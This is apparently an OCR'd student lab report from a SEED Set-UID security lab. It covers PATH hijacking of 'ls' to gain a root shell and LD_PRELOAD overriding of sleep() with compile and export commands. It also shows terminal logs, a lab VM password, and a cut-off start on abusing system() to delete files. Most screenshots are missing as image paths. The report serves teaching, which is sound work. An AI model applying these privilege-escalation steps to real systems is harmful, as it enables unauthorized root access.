
I conclude that:

- I discovered that, despite the fact that the program's command is ls, it really runs the program /bin/sh that we specified. Simultaneously, because the application is Set-UID and the effective user is root, task6 executes with root privileges and obtains root. Shell permissions.

- **Note:** In the experiment, we changed the PATH used by the ls command. All future ls commands will be rendered inoperable. However, because the export command only applies to this shell, we may shut it, reopen it, and the PATH will be restored to its default value.

-When I made changes to the code, I noticed the following:

-zsh=VM#// -sh=$ // -dash=VM%



5.7 Task 7: The LD_PRELOAD Environment Variable and Set-UID Programs.

Step 1. First, we will see how these environment variables influence the behavior of dynamic loader/linker when running a normal program. Please follow these steps:


1. Let us build a dynamic link library. Create the following program, and name it `mylib.c`. It basically overrides the `sleep()` function in `libc`:


I open a page to write the code with the name **mylib.c**

Note: I change the statement

2. We can compile the above program using the following commands (in the `-lc` argument, the second character is ℓ):

```
% gcc -fPIC -g -c mylib.c
% gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```







Remove the malicious program


3. Now, set the `LD_PRELOAD` environment variable:

```
% export LD_PRELOAD=./libmylib.so.1.0.1
```




4. Finally, compile the following program `myprog`, and in the same directory as the above dynamic link library `libmylib.so.1.0.1`:






Step 2. After you have done the above, please run `myprog` under the following conditions, and observe what happens.

- Make myprog a regular program, and run it as a normal user.




At this point, the program is running as seed, and it turns out that it does not run normally, but instead shows the sleep function that we .have set

- Make myprog a Set-UID root program, and run it as a normal user





- Make myprog a Set-UID root program, export the LD PRELOAD environment variable again in the root account and run it.




Now it shows the root

I go back to lab001 to copy the path








• Make myprog a Set-UID user1 program (i.e., the owner is user1, which is another user account), export the LD PRELOAD environment variable again in a different user's account (not-root user) and run it.





Password: dds




Lab 0 (intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@VM:/home/seed/Documents/its450/lab001# ./myprog
root@VM:/home/seed/Documents/its450/lab001# exot
No command 'exot' found, did you mean:
Command 'emot' from package 'ruby-emot' (universe)
exot: command not found
root@VM:/home/seed/Documents/its450/lab001# exit
logout
[10/16/21]seed@VM:~/.../lab001$ sudo adduser user1
Adding user `user1' ...
Adding new group `user1' (1001) ...
Adding new user `user1' (1001) with group `user1' ...
Creating home directory `/home/user1' ...
Wireshark
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
Full Name []: test user1
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] Y
Right Control


[10/16/21]seed@VM:~/.../lab001$ ls -l
total 84
-rw-rw-r-- 1 seed seed 761 Oct 14 05:33 cap_leak.c
-rw-rw-r-- 1 seed seed 471 Oct 14 05:33 catall.c
-rwsr-xr-x 1 seed seed 7396 Oct 14 12:10 envsu
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rwxrwxr-x 1 seed seed 7936 Oct 16 10:48 libmylib.so.1.0.1
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 2604 Oct 16 10:54 mylib.o
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rwsr-xr-x 1 seed seed 7348 Oct 14 16:22 myprog
-rwxr-xr-x 1 seed seed 7348 Oct 16 11:26 myprog1
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 seed seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
[10/16/21]seed@VM:~/.../lab001$
Right Control


Lab 0 (intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 seed seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
[10/16/21]seed@VM:~/.../lab001$ sudo chown user1 myprog1
[10/16/21]seed@VM:~/.../lab001$ sudo chmod 4755 myprog1
[10/16/21]seed@VM:~/.../lab001$ ls -l
total 84
-rw-rw-r-- 1 seed seed 761 Oct 14 05:33 cap_leak.c
-rw-rw-r-- 1 seed seed 471 Oct 14 05:33 catall.c
-rwsr-xr-x 1 seed seed 7396 Oct 14 12:10 envsu
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rwxrwxr-x 1 seed seed 7936 Oct 16 10:48 libmylib.so.1.0.1
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 2604 Oct 16 10:54 mylib.o
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rwsr-xr-x 1 seed seed 7348 Oct 14 16:22 myprog
-rwsr-xr-x 1 user1 seed 7348 Oct 16 11:26 myprog1
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 seed seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
[10/16/21]seed@VM:~/.../lab001$
Right Control



Step 3. You should be able to observe different behaviors in the scenarios described above, even though you are running the same program. You need to figure out what causes the difference. Environment variables play a role here. Please design an experiment to figure out the main causes, and explain why the behaviors in Step 2 are different. (Hint: the child process may not inherit the `LD_*` environment variables).

a summary of this part:

It can be seen that if the program has Set-UID set, there will be no function overloading at runtime; that is, the child process running the myprog program does not inherit the LD PRELOAD variable; otherwise, function overloading will occur regardless of whether the running user is the file owner or not, as long as it has permission to run.

Of course, this design will retain the original goal of the design: we may utilize our own or better functions with this function (without using other people's source code), but it also creates a security risk of malicious overloading.

5.8 Task 8: Invoking External Programs Using system() versus execve().


Step 1: Compile the above program, make it a root-owned `Set-UID` program. The program will use `system()` to invoke the command. If you were Bob, can you compromise the integrity of the system? For example, can you remove a file that is not writable to you?


Yes, I can. Assumed the file to view named `Lap0001` and the file to remove maliciously is 